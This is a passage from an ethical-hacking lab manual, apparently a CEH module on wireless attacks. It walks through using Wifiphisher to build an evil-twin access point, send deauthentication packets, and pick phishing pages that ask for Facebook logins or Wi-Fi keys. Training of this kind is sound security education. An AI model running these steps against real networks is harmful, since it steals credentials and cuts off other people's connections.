
2 - OAuth Login Page
  A free Wi-Fi Service asking for Facebook credentials to authenticate using OAuth

3 - Browser Plugin Update
  A generic browser plugin update page that can be used to serve payloads to the
  victims.

4 - Network Manager Connect
  The idea is to imitate the behavior of the network manager by first showing the
  browser's "Connection Failed" page and then displaying the victim's network manager window through the page
  asking for the pre-shared key.

YOU HAVE SELECTED wifi_connect
```

24. A window appears, displaying the fake network that we have created under **Extensions feed**. Note that deauth (deauthentication) packets are sent to the all the connected devices.



```
wifiphisher --force-hostapd - Parrot Terminal
File Edit View Search Terminal Help

Extensions feed:
DEAUTH/DISAS - f2:ee:55:01:11:0a

6


Connected Victims:

HTTP requests:
```

```
Wifiphisher 1.4GIT
ESSID: CEH-Labs
Channel: 11
AP interface: wlx687f7467dbf
Options: [Esc] Quit
```



Module 16 – Hacking Wireless Networks

25. Now, switch to your “victim” mobile device. Note that a rogue access point with the name **CEH-LABS** has been created along with the original CEH-LABS access point, as shown in the screenshot.
26. Observe that the rogue access point does not have any security enabled.

